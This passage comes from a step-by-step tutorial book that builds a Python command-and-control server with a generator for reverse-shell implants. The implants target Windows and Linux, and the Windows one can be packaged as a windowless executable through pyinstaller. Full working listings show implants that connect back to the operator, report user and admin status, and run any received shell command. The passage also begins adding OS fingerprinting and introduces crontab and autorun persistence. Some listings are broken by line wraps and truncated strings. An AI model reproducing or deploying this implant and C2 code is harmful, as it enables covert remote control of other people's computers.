After `ran_name` we can generate our `file_name` variable. This variable will equal the `ran_name` with `.py` added to the end. Make those changes to all three of the functions. The results should look like the following.

```
#updated payload functions
def winplant():
    ran_name = (''.join(random.choices(string.ascii_lowercase,
k=6)))
    file_name = f'{ran_name}.py'

def linplant():
    ran_name = (''.join(random.choices(string.ascii_lowercase,
k=6)))
    file_name = f'{ran_name}.py'

def exeplant():
```

```
    ran_name = (''.join(random.choices(string.ascii_lowercase,
k=6)))
    file_name = f'{ran_name}.py'
```

```
84  def winplant():
85      ran_name = (''.join(random.choices(string.ascii_lowercase, k=6)))
86      file_name = f'{ran_name}.py'
87
88  def linplant():
89      ran_name = (''.join(random.choices(string.ascii_lowercase, k=6)))
90      file_name = f'{ran_name}.py'
91
92  def exeplant():
93      ran_name = (''.join(random.choices(string.ascii_lowercase, k=6)))
94      file_name = f'{ran_name}.py'
95
```

Payload functions with randomized names implemented

When we run these functions we will want to know that our template payloads (`winplant` and `linplant`) actually exist. We can use a combination of `os.getcwd()` to get the current directory, and `os.path.exists()` to see if the file path exists in the system. In order to use `os.path.exists()` we will need to add `import os` and `import os.path` first at the top. After that, we can use a simple `if` statement to see if the payload path exists in the system, and if so, we are going to copy it to the name of our new file using another import called `shutil`. Add `import shutil` as well to your list of imports. Note the changes in the following, and keep in mind that the `exeplant` function will take our `winplant` payload and convert it to an executable, which is why we are using `winplant` here. Add an `else` statement after each `if` should the file not be found, and output a message suggesting it.

```
#updated payload functions
def winplant():
    ran_name = (''.join(random.choices(string.ascii_lowercase,
k=6)))
    file_name = f'{ran_name}.py'
    check_cwd = os.getcwd()
    if os.path.exists(f'{check_cwd}\\winplant.py'):
        shutil.copy('winplant.py', file_name)
    else:
        print('[-] winplant.py file not found.')

def linplant():
    ran_name = (''.join(random.choices(string.ascii_lowercase,
k=6)))
    file_name = f'{ran_name}.py'
```

```
    check_cwd = os.getcwd()
    if os.path.exists(f'{check_cwd}\\linplant.py'):
        shutil.copy('linplant.py', file_name)
    else:
        print('[-] linplant.py file not found.')


def exeplant():
    ran_name = (''.join(random.choices(string.ascii_lowercase,
k=6)))
    file_name = f'{ran_name}.py'
    check_cwd = os.getcwd()
    if os.path.exists(f'{check_cwd}\\winplant.py'):
        shutil.copy('winplant.py', file_name)
    else:
        print('[-] winplant.py file not found.')
```

```
86  def winplant():
87      ran_name = (''.join(random.choices(string.ascii_lowercase, k=6)))
88      file_name = f'{ran_name}.py'
89      check_cwd = os.getcwd()
90      if os.path.exists(f'{check_cwd}\\winplant.py'):
91          shutil.copy('winplant.py', file_name)
92      else:
93          print('[-] winplant.py file not found.')
94
95  def linplant():
96      ran_name = (''.join(random.choices(string.ascii_lowercase, k=6)))
97      file_name = f'{ran_name}.py'
98      check_cwd = os.getcwd()
99      if os.path.exists(f'{check_cwd}\\linplant.py'):
100         shutil.copy('linplant.py', file_name)
101     else:
102         print('[-] linplant.py file not found.')
103
104
105 def exeplant():
106     ran_name = (''.join(random.choices(string.ascii_lowercase, k=6)))
107     file_name = f'{ran_name}.py'
108     check_cwd = os.getcwd()
109     if os.path.exists(f'{check_cwd}\\winplant.py'):
110         shutil.copy('winplant.py', file_name)
111     else:
112         print('[-] winplant.py file not found.')
113
```

Updated payload functions

Now we can begin thinking about how to modify our payloads according to our `host_ip` and `host_port` variables. Open `winplant` and `linplant` and scroll to the bottom. We are going to set the variables to equal strings that can be parsed by our `sockserver` when we run our payload generation. In this case, let's change those variables to equal "`INPUT_IP_HERE`" and `INPUT_PORT_HERE` here, taking care to

note that the IP value is in double quotes because it is a string value, and the port is not because it is an integer. We can also remove the `try` and exception handling in `winplant` and `linplant`. Both payloads should look like the following.

```
#static values for host_ip and host_port variables
host_ip = 'INPUT_IP_HERE'
host_port = INPUT_PORT_HERE
```

```
54  if __name__ == '__main__':
55      sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
56      try:
57          host_ip = 'INPUT_IP_HERE'
58          host_port = INPUT_PORT_HERE
59          session_handler()
60      except IndexError:
61          print('[-] Command line argument(s) missing. Please try again.')
62      except Exception as e:
63          print(e)
```

Updated payload

Continuing with generating our payloads, we need to now open the new file that we copied, read the lines, search for the values above, replace them with the `host_ip` and `host_port` values, write them to the file, and then close and save it. We can do this using `with open` statements and `read().replace()` methods. There's a lot going on here, and while there's probably a better way to do it, this is what worked best for me when building this out. Notice we open the file normally and declare our `new_host` and `new_port` variables. We open again, this time using the `'w'` flag, which allows us to write to the file. We write to it, close it, then reopen it to write the next value. Finally, we print the name of the payload and directory in which it was saved. See below for both `winplant` and `linplant`.

```
#updated payload generation
with open(file_name) as f:
        new_host = f.read().replace('INPUT_IP_HERE', host_ip)
    with open(file_name, 'w') as f:
        f.write(new_host)
        f.close()
    with open(file_name) as f:
        new_port = f.read().replace('INPUT_PORT_HERE',
host_port)
    with open(file_name, 'w') as f:
        f.write(new_port)
        f.close()
```

```
86  def winplant():
87      ran_name = (''.join(random.choices(string.ascii_lowercase, k=6)))
88      file_name = f'{ran_name}.py'
89      check_cwd = os.getcwd()
90      if os.path.exists(f'{check_cwd}\\winplant.py'):
91          shutil.copy('winplant.py', file_name)
92      else:
93          print('[-] winplant.py file not found.')
94      with open(file_name) as f:
95          new_host = f.read().replace('INPUT_IP_HERE', host_ip)
96      with open(file_name, 'w') as f:
97          f.write(new_host)
98          f.close()
99      with open(file_name) as f:
100         new_port = f.read().replace('INPUT_PORT_HERE', host_port)
101     with open(file_name, 'w') as f:
102         f.write(new_port)
103         f.close()
```

Updated winplant code

```
104 def linplant():
105     ran_name = (''.join(random.choices(string.ascii_lowercase, k=6)))
106     file_name = f'{ran_name}.py'
107     check_cwd = os.getcwd()
108     if os.path.exists(f'{check_cwd}\\linplant.py'):
109         shutil.copy('linplant.py', file_name)
110     else:
111         print('[-] linplant.py file not found.')
112     with open(file_name) as f:
113         new_host = f.read().replace('INPUT_IP_HERE', host_ip)
114     with open(file_name, 'w') as f:
115         f.write(new_host)
116         f.close()
117     with open(file_name) as f:
118         new_port = f.read().replace('INPUT_PORT_HERE', host_port)
119     with open(file_name, 'w') as f:
120         f.write(new_port)
121         f.close()
```

Updated linplant code

We can begin to think about converting our `winplant` payload to an executable now. We are going to use the same exact functionality from `winplant`, except now we are going to run a local system command to execute `pyinstaller`. `Pyinstaller` is an installable tool for Windows and Linux that can build an executable file from a Python script. We will only be utilizing the Windows version here, as the Linux version can include some additional configuration. Review the link shared at the top of the chapter, and follow the instructions to install. After that, copy everything from the `winplant` function to the `exeplant` function, replacing anything currently in the function.

```
#exe payload updates
def exeplant():
```

```
    ran_name = (''.join(random.choices(string.ascii_lowercase,
k=6)))
    file_name = f'{ran_name}.py'
    exe_file = f'{ran_name}.exe'
    check_cwd = os.getcwd()
    if os.path.exists(f'{check_cwd}\\winplant.py'):
        shutil.copy('winplant.py', file_name)
    else:
        print('[-] winplant.py file not found.')
    with open(file_name) as f:
        new_host = f.read().replace('INPUT_IP_HERE', host_ip)
    with open(file_name, 'w') as f:
        f.write(new_host)
        f.close()
    with open(file_name) as f:
        new_port = f.read().replace('INPUT_PORT_HERE',
host_port)
    with open(file_name, 'w') as f:
        f.write(new_port)
        f.close()
```


```
123  def exeplant():
124      ran_name = (''.join(random.choices(string.ascii_lowercase, k=6)))
125      file_name = f'{ran_name}.py'
126      exe_file = f'{ran_name}.exe'
127      check_cwd = os.getcwd()
128      if os.path.exists(f'{check_cwd}\\winplant.py'):
129          shutil.copy('winplant.py', file_name)
130      else:
131          print('[-] winplant.py file not found.')
132      with open(file_name) as f:
133          new_host = f.read().replace('INPUT_IP_HERE', host_ip)
134      with open(file_name, 'w') as f:
135          f.write(new_host)
136          f.close()
137      with open(file_name) as f:
138          new_port = f.read().replace('INPUT_PORT_HERE', host_port)
139      with open(file_name, 'w') as f:
140          f.write(new_port)
141          f.close()
```

Updated exeplant function

Scroll to the top of your `sockserver` and add `import subprocess`. Scroll back to our `exeplant` function, and at the top declare a new variable called `exe_file` underneath of `file_name`. Set the `exe_file` variable equal to `f'{ran_name}.exe`.

Move down below the last `f.close()` and add the following code. I'll explain everything afterwards, and then show you the finished version.

```
#pyinstaller command handling
    pyinstaller_exec = f'pyinstaller {file_name} -w --clean --
onefile --distpath .'
    print(f'[+] Compiling executable {exe_file}...')
    subprocess.call(pyinstaller_exec, stderr=subprocess.DEVNULL)
    os.remove(f'{ran_name}.spec')
    shutil.rmtree('build')
    if os.path.exists(f'{check_cwd}\\{exe_file}'):
        print(f'[+] {exe_file} saved to current directory.')
    else:
        print('[-] Some error occured during generation.')
```



pyinstaller command added

Here we declare a variable called `pyinstaller` and set its value to the `pyinstaller` command we will use to convert our Python payload to an executable. We add a print statement for some flair, scroll to the top and type `import subprocess`, then use `subprocess.call` to run our command. Note that `stderr=subprocess.DEVNULL` is there to remove the verbosity from `pyinstaller` running. Following that, we use `os.remove` to delete an unnecessary file, as well as `shutil.rmtree()` to remove the build directory that `pyinstaller` creates. Finally, we check if the new executable has been created using `os.path.exists`, and if so print a success message, otherwise print an error message. The entire function looks like the following.

```python
def exeplant():
    ran_name = (''.join(random.choices(string.ascii_lowercase, k=6)))
    file_name = f'{ran_name}.py'
    exe_file = f'{ran_name}.exe'
    check_cwd = os.getcwd()
    if os.path.exists(f'{check_cwd}\\winplant.py'):
        shutil.copy('winplant.py', file_name)
    else:
        print('[-] winplant.py file not found.')
    with open(file_name) as f:
        new_host = f.read().replace('INPUT_IP_HERE', host_ip)
    with open(file_name, 'w') as f:
        f.write(new_host)
        f.close()
    with open(file_name) as f:
        new_port = f.read().replace('INPUT_PORT_HERE', host_port)
    with open(file_name, 'w') as f:
        f.write(new_port)
        f.close()
    pyinstaller_exec = f'pyinstaller {file_name} -w --clean --onefile --distpath .'
    print(f'[+] Compiling executable {exe_file}...')
    subprocess.call(pyinstaller_exec, stderr=subprocess.DEVNULL)
    os.remove(f'{ran_name}.spec')
    shutil.rmtree('build')
    if os.path.exists(f'{check_cwd}\\{exe_file}'):
        print(f'[+] {exe_file} saved to current directory.')
    else:
        print('[-] Some error occured during generation.')
```

Updated exeplant code

Finally, let's add some verbosity to the end of our payload generations to let us know the file was generated.


path check commands in payload handling

```
#path check commands in payload handling
if os.path.exists(f'{file_name}'):
        print(f'[+] {file_name} saved to {check_cwd}')
    else:
        print('[-] Some error occurred with generation. ')
```

```python
    with open(file_name, 'w') as f:
        f.write(new_port)
        f.close()
    if os.path.exists(f'{file_name}'):
        print(f'[+] {file_name} saved to {check_cwd}')
    else:
        print('[-] Some error occurred with generation. ')
```

Updated payloads with print statements

Now you can run any of the payloads generated, and provided everything worked right, you'll get a session in return for your hard work up to this point.



Sessions handler after running newly generated payloads

This was a really important chapter when it comes to setting our project apart from the concept of just being a reverse-shell type connection, to being able to generate custom payloads and executing them.

End of Chapter 15 Code Review

```
#Chapter 15 sockserver update
#author Joe Helle - Twitter @joehelle
import socket
import threading
import time
import random
import string
import os, os.path
import shutil
import subprocess
from datetime import datetime
from prettytable import PrettyTable


def banner():
    print('
    print('
    print('
```

```
def comm_in(targ_id):
    print('[+] Awaiting response...')
    response = targ_id.recv(1024).decode()
```

```
    return response


def comm_out(targ_id, message):
    message = str(message)
    targ_id.send(message.encode())


def target_comm(targ_id):
    while True:
        message = input('send message#> ')
        comm_out(targ_id, message)
        if message == 'exit':
            targ_id.send(message.encode())
            targ_id.close()
            break
        if message == 'background':
            break
        else:
            response = comm_in(targ_id)
            if response == 'exit':
                print('[-] The client has terminated the
session.')
                targ_id.close()
                break
            print(response)


def listener_handler():
    sock.bind((host_ip, int(host_port)))
    print('[+] Awaiting connection from client...')
    sock.listen()
    t1 = threading.Thread(target=comm_handler)
    t1.start()


def comm_handler():
    while True:
        if kill_flag == 1:
            break
        try:
            remote_target, remote_ip = sock.accept()
            username = remote_target.recv(1024).decode()
            admin = remote_target.recv(1024).decode()
            if admin == 1:
                admin_val = 'Yes'
            elif username == 'root':
```

```
                admin_val = 'Yes'
            else:
                admin_val = 'No'
            cur_time = time.strftime("%H:%M:%S",
time.localtime())
            date = datetime.now()
            time_record = (f"{date.month}/{date.day}/{date.year}
{cur_time}")
            host_name = socket.gethostbyaddr(remote_ip[0])
            if host_name is not None:
                targets.append([remote_target,
f"{host_name[0]}@{remote_ip[0]}", time_record, username,
admin_val])
                print(
                    f'\n[+] Connection received from
{host_name[0]}@{remote_ip[0]}\n' + 'Enter command#> ', end="")
            else:
                targets.append([remote_target, remote_ip[0],
time_record, username, admin_val, op_sys])
                print(
                    f'\n[+] Connection received from
{remote_ip[0]}\n' + 'Enter command#> ', end="")
        except:
            pass

def winplant():
    ran_name = (''.join(random.choices(string.ascii_lowercase,
k=6)))
    file_name = f'{ran_name}.py'
    check_cwd = os.getcwd()
    if os.path.exists(f'{check_cwd}\\winplant.py'):
        shutil.copy('winplant.py', file_name)
    else:
        print('[-] winplant.py file not found.')
    with open(file_name) as f:
        new_host = f.read().replace('INPUT_IP_HERE', host_ip)
    with open(file_name, 'w') as f:
        f.write(new_host)
        f.close()
    with open(file_name) as f:
        new_port = f.read().replace('INPUT_PORT_HERE',
host_port)
    with open(file_name, 'w') as f:
        f.write(new_port)
        f.close()
    if os.path.exists(f'{file_name}'):
        print(f'[+] {file_name} saved to {check_cwd}')
```

```
    else:
        print('[-] Some error occurred with generation. ')

def linplant():
    ran_name = (''.join(random.choices(string.ascii_lowercase,
k=6)))
    file_name = f'{ran_name}.py'
    check_cwd = os.getcwd()
    if os.path.exists(f'{check_cwd}\\linplant.py'):
        shutil.copy('linplant.py', file_name)
    else:
        print('[-] linplant.py file not found.')
    with open(file_name) as f:
        new_host = f.read().replace('INPUT_IP_HERE', host_ip)
    with open(file_name, 'w') as f:
        f.write(new_host)
        f.close()
    with open(file_name) as f:
        new_port = f.read().replace('INPUT_PORT_HERE',
host_port)
    with open(file_name, 'w') as f:
        f.write(new_port)
        f.close()
    if os.path.exists(f'{file_name}'):
        print(f'[+] {file_name} saved to {check_cwd}')
    else:
        print('[-] Some error occurred with generation. ')

def exeplant():
    ran_name = (''.join(random.choices(string.ascii_lowercase,
k=6)))
    file_name = f'{ran_name}.py'
    exe_file = f'{ran_name}.exe'
    check_cwd = os.getcwd()
    if os.path.exists(f'{check_cwd}\\winplant.py'):
        shutil.copy('winplant.py', file_name)
    else:
        print('[-] winplant.py file not found.')
    with open(file_name) as f:
        new_host = f.read().replace('INPUT_IP_HERE', host_ip)
    with open(file_name, 'w') as f:
        f.write(new_host)
        f.close()
    with open(file_name) as f:
        new_port = f.read().replace('INPUT_PORT_HERE',
host_port)
    with open(file_name, 'w') as f:
```

```
        f.write(new_port)
        f.close()
    pyinstaller_exec = f'pyinstaller {file_name} -w --clean --
onefile --distpath .'
    print(f'[+] Compiling executable {exe_file}...')
    subprocess.call(pyinstaller_exec, stderr=subprocess.DEVNULL)
    os.remove(f'{ran_name}.spec')
    shutil.rmtree('build')
    if os.path.exists(f'{check_cwd}\\{exe_file}'):
        print(f'[+] {exe_file} saved to current directory.')
    else:
        print('[-] Some error occured during generation.')

if __name__ == '__main__':
    targets = []
    listener_counter = 0
    banner()
    kill_flag = 0
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    while True:
        try:
            command = input('Enter command#> ')
            if command == 'listeners -g':
                host_ip = input('[+] Enter the IP to listen on:
')
                host_port = input('[+] Enter the port to listen
on: ')
                listener_handler()
                listener_counter += 1

            if command == 'winplant py':
                if listener_counter > 0:
                    winplant()
                else:
                    print(
                        '[-] You cannot generate a payload
without an active listener.')
            if command == 'linplant py':
                if listener_counter > 0:
                    linplant()
                else:
                    print(
                        '[-] You cannot generate a payload
without an active listener.')
            if command == 'exeplant':
                if listener_counter > 0:
                    exeplant()
```

```
                else:
                    print(
                        '[-] You cannot generate a payload
without an active listener.')
            if command.split(" ")[0] == 'sessions':
                session_counter = 0
                if command.split(" ")[1] == '-l':
                    myTable = PrettyTable()
                    myTable.field_names = ['Session', 'Status',
'Username', 'Admin', 'Target', 'Check-In Time']
                    myTable.padding_width = 3
                    for target in targets:
                        myTable.add_row([session_counter,
'Placeholder', target[3], target[4], target[1], target[2]])
                        session_counter += 1
                    print(myTable)
                if command.split(" ")[1] == '-i':
                    num = int(command.split(" ")[2])
                    targ_id = (targets[num])[0]
                    target_comm(targ_id)

        except KeyboardInterrupt:
            print('\n[+] Keyboard interrupt issued.')
            kill_flag = 1
            sock.close()
            break
```

```
#Chapter 15 winplant update
#author Joe Helle - Twitter @joehelle
import socket
import subprocess
import os
import ctypes

def inbound():
    print('[+] Awaiting response...')
    message = ''
    while True:
        try:
            message = sock.recv(1024).decode()
            return message
        except Exception:
            sock.close()


def outbound(message):
    response = str(message).encode()
    sock.send(response)


def session_handler():
    print(f'[+] Connecting to {host_ip}.')
    sock.connect((host_ip, host_port))
    outbound(os.getlogin())
    outbound(ctypes.windll.shell32.IsUserAnAdmin)
    print(f'[+] Connected to {host_ip}.')
    while True:
        message = inbound()
        print(f'[+] Message received - {message}')
        if message == 'exit':
            print('[-] The server has terminated the session.')
            sock.close()
            break
        elif message.split(" ")[0] == 'cd':
            try:
                directory = str(message.split(" ")[1])
                os.chdir(directory)
                cur_dir = os.getcwd()
                print(f'[+] Changed to {cur_dir}')
                outbound(cur_dir)
            except FileNotFoundError:
                outbound('Invalid directory. Try again.')
                continue
        elif message == 'background':
```

```
            pass
        else:
            command = subprocess.Popen(
                message, shell=True, stdout=subprocess.PIPE,
stderr=subprocess.PIPE)
            output = command.stdout.read() +
command.stderr.read()
            outbound(output.decode())


if __name__ == '__main__':
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        host_ip = 'INPUT_IP_HERE'
        host_port = INPUT_PORT_HERE
        session_handler()
    except IndexError:
        print('[-] Command line argument(s) missing. Please try
again.')
    except Exception as e:
        print(e)


#Chapter 15 linplant update
#author Joe Helle - Twitter @joehelle
import socket
import subprocess
import os
import pwd

def inbound():
    print('[+] Awaiting response...')
    message = ''
    while True:
        try:
            message = sock.recv(1024).decode()
            return message
        except Exception:
            sock.close()


def outbound(message):
    response = str(message).encode()
    sock.send(response)


def session_handler():
```

```
    print(f'[+] Connecting to {host_ip}.')
    sock.connect((host_ip, host_port))
    outbound(pwd.getpwuid(os.getuid())[0])
    outbound(os.getuid())
    print(f'[+] Connected to {host_ip}.')
    while True:
        message = inbound()
        print(f'[+] Message received - {message}')
        if message == 'exit':
            print('[-] The server has terminated the session.')
            sock.close()
            break
        elif message.split(" ")[0] == 'cd':
            try:
                directory = str(message.split(" ")[1])
                os.chdir(directory)
                cur_dir = os.getcwd()
                print(f'[+] Changed to {cur_dir}')
                outbound(cur_dir)
            except FileNotFoundError:
                outbound('Invalid directory. Try again.')
                continue
        elif message == 'background':
            pass
        else:
            command = subprocess.Popen(
                message, shell=True, stdout=subprocess.PIPE,
stderr=subprocess.PIPE)
            output = command.stdout.read() +
command.stderr.read()
            outbound(output.decode())


if __name__ == '__main__':
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        host_ip = 'INPUT_IP_HERE'
        host_port = INPUT_PORT_HERE
        session_handler()
    except IndexError:
        print('[-] Command line argument(s) missing. Please try
again.')
    except Exception as e:
        print(e)
```

Chapter 16 - Basic Persistence Implementation

[platform — Access to underlying platform's identifying data — Python 3.11.2 documentation]

In this lesson we are going to look at implementing persistence techniques in our project. On the Linux side we will be adding basic persistence through `crontab`, where we will add payload execution set at a certain time variable (i.e., every 5 minutes). In our Windows payload we will set up an `autorun` persistence technique where our payload will fire when the system restarts. This will be a bit more difficult to test this lesson, and I recommend starting up a Linux and Windows virtual machine of your choice. Before we get to that point, however, it might be useful to understand what the operating system is that we are dealing with, and be able to output that into our table information.

In order to easily identify what our operating system is, we can use the `platform` library much like you would the `uname` command in a Linux operating system. Let's look at both `winplant` and `linplant`. Scroll to the top of each script and add `import platform`. After the `outbound(os.getuid)` call, add a new variable called `op_sys = platform.uname()`, followed by `op_sys = (f'{op_sys[0]} {op_sys[2]}')`, and a new call to `outbound(op_sys)`. Do this in both scripts and save. Afterwards, add a `time.sleep(1)` between `outbound(os.getuid())` and the first `op_sys` variable, and scroll to the top of each script and add `import time`. We are doing this because on occasion the outbound traffic may get messy and received incorrectly.

```
#updated session handler
time.sleep(1)
op_sys = platform.uname()
op_sys = (f'{op_sys[0]} {op_sys[2]}')
outbound(op_sys)
```

```
24  def session_handler():
25      print(f'[+] Connecting to {host_ip}.')
26      sock.connect((host_ip, host_port))
27      outbound(os.getlogin())
28      outbound(ctypes.windll.shell32.IsUserAnAdmin)
29      time.sleep(1)
30      op_sys = platform.uname()
31      op_sys = (f'{op_sys[0]} {op_sys[2]}')
32      outbound(op_sys)
33      print(f'[+] Connected to {host_ip}.')
```

Updated payload session_handler function

Move over to `sockserver`, and in our `comm_handler` function add a new variable after `admin` called `op_sys = remote_target.recv(1024).decode()`. Where we append our socket to the `targets` list, add `op_sys` at the end. Move to the end of our script in the main function where we handle our session table, and add a new column called `Operating System`, and add `target[5]` after the `target[1]` index value. The code updates and output once you do this looks like the following.

```
#Updated comm_handler
def comm_handler():
    while True:
        if kill_flag == 1:
            break
        try:
            remote_target, remote_ip = sock.accept()
            username = remote_target.recv(1024).decode()
            admin = remote_target.recv(1024).decode()
            op_sys = remote_target.recv(1024).decode()
            if admin == 1:
                admin_val = 'Yes'
            elif username == 'root':
                admin_val = 'Yes'
            else:
                admin_val = 'No'
            cur_time = time.strftime("%H:%M:%S",
time.localtime())
            date = datetime.now()
            time_record = (f"{date.month}/{date.day}/{date.year}
{cur_time}")
            host_name = socket.gethostbyaddr(remote_ip[0])
            if host_name is not None:
                targets.append([remote_target,
f"{host_name[0]}@{remote_ip[0]}", time_record, username,
admin_val, op_sys])
                print(
                    f'\n[+] Connection received from
{host_name[0]}@{remote_ip[0]}\n' + 'Enter command#> ', end="")
            else:
                targets.append([remote_target, remote_ip[0],
time_record, username, admin_val, op_sys])
                print(
                    f'\n[+] Connection received from
{remote_ip[0]}\n' + 'Enter command#> ', end="")
        except:
            pass
```

```
def comm_handler():
    while True:
        if kill_flag == 1:
            break
        try:
            remote_target, remote_ip = sock.accept()
            username = remote_target.recv(1024).decode()
            admin = remote_target.recv(1024).decode()
            op_sys = remote_target.recv(1024).decode()
            if admin == 1:
                admin_val = 'Yes'
            elif username == 'root':
                admin_val = 'Yes'
            else:
                admin_val = 'No'
            cur_time = time.strftime("%H:%M:%S", time.localtime())
            date = datetime.now()
            time_record = (f"{date.month}/{date.day}/{date.year} {cur_time}")
            host_name = socket.gethostbyaddr(remote_ip[0])
            if host_name is not None:
                targets.append([remote_target, f"{host_name[0]}@{remote_ip[0]}", time_record, username, admin_val, op_sys])
                print(
                    f'\n[+] Connection received from {host_name[0]}@{remote_ip[0]}\n' + 'Enter command#> ', end="")
            else:
                targets.append([remote_target, remote_ip[0], time_record, username, admin_val, op_sys])
                print(
                    f'\n[+] Connection received from {remote_ip[0]}\n' + 'Enter command#> ', end="")
        except:
            pass
```

comm_handler updates

```
#main function update
if command.split(" ")[0] == 'sessions':
    session_counter = 0
    if command.split(" ")[1] == '-l':
        myTable = PrettyTable()
        myTable.field_names = ['Session', 'Status', 'Username',
'Admin', 'Target', 'Operating System', 'Check-In Time']
        myTable.padding_width = 3
        for target in targets:
            myTable.add_row([session_counter, 'Placeholder',
target[3], target[4], target[1], target[5], target[2]])
            session_counter += 1
        print(myTable)
    if command.split(" ")[1] == '-i':
        num = int(command.split(" ")[2])
        targ_id = (targets[num])[0]
        target_comm(targ_id)
```

```
        if command.split(" ")[0] == 'sessions':
            session_counter = 0
            if command.split(" ")[1] == '-l':
                myTable = PrettyTable()
                myTable.field_names = ['Session', 'Status', 'Username', 'Admin', 'Target', 'Operating System', 'Check-In Time']
                myTable.padding_width = 3
                for target in targets:
                    myTable.add_row([session_counter, 'Placeholder', target[3], target[4], target[1], target[5], target[2]])
                    session_counter += 1
                print(myTable)
            if command.split(" ")[1] == '-i':
                num = int(command.split(" ")[2])
                targ_id = (targets[num])[0]
                target_comm(targ_id)
```

Updated session table handling




Table output update with Operating System information

Now that we have a way for our code to identify the operating system type, we can add one more update to our `targets` list. We can parse the `Windows` string out of `op_sys` and assign a numeric value to it. In this case, we'll create `pay_val` and assign it the number `1` if the new connection is Windows, else all other connections are `2`. Then append `pay_val` to our target. It looks like the following.

```
#comm_handler update
if 'Windows' in op_sys:
    pay_val = 1
else:
    pay_val = 2
cur_time = time.strftime("%H:%M:%S", time.localtime())
date = datetime.now()
time_record = (f"{date.month}/{date.day}/{date.year}
{cur_time}")
host_name = socket.gethostbyaddr(remote_ip[0])
if host_name is not None:
    targets.append([remote_target,
f"{host_name[0]}@{remote_ip[0]}", time_record, username,
admin_val, op_sys, pay_val])
    print(
        f'\n[+] Connection received from
{host_name[0]}@{remote_ip[0]}\n' + 'Enter command#> ', end="")
else:
    targets.append([remote_target, remote_ip[0], time_record,
username, admin_val, op_sys, pay_val])
```

```
def comm_handler():
    while True:
        if kill_flag == 1:
            break
        try:
            remote_target, remote_ip = sock.accept()
            username = remote_target.recv(1024).decode()
            admin = remote_target.recv(1024).decode()
            op_sys = remote_target.recv(1024).decode()
            if admin == 1:
                admin_val = 'Yes'
            elif username == 'root':
                admin_val = 'Yes'
            else:
                admin_val = 'No'
            if 'Windows' in op_sys:
                pay_val = 1
            else:
                pay_val = 2
            cur_time = time.strftime("%H:%M:%S", time.localtime())
            date = datetime.now()
            time_record = (f"{date.month}/{date.day}/{date.year} {cur_time}")
            host_name = socket.gethostbyaddr(remote_ip[0])
            if host_name is not None:
                targets.append([remote_target, f"{host_name[0]}@{remote_ip[0]}", time_record, username, admin_val, op_sys, pay_val])
                print(
                    f'\n[+] Connection received from {host_name[0]}@{remote_ip[0]}\n' + 'Enter command#> ', end="")
            else:
                targets.append([remote_target, remote_ip[0], time_record, username, admin_val, op_sys, pay_val])
                print(
                    f'\n[+] Connection received from {remote_ip[0]}\n' + 'Enter command#> ', end="")
        except:
            pass
```

Updated comm_handler function

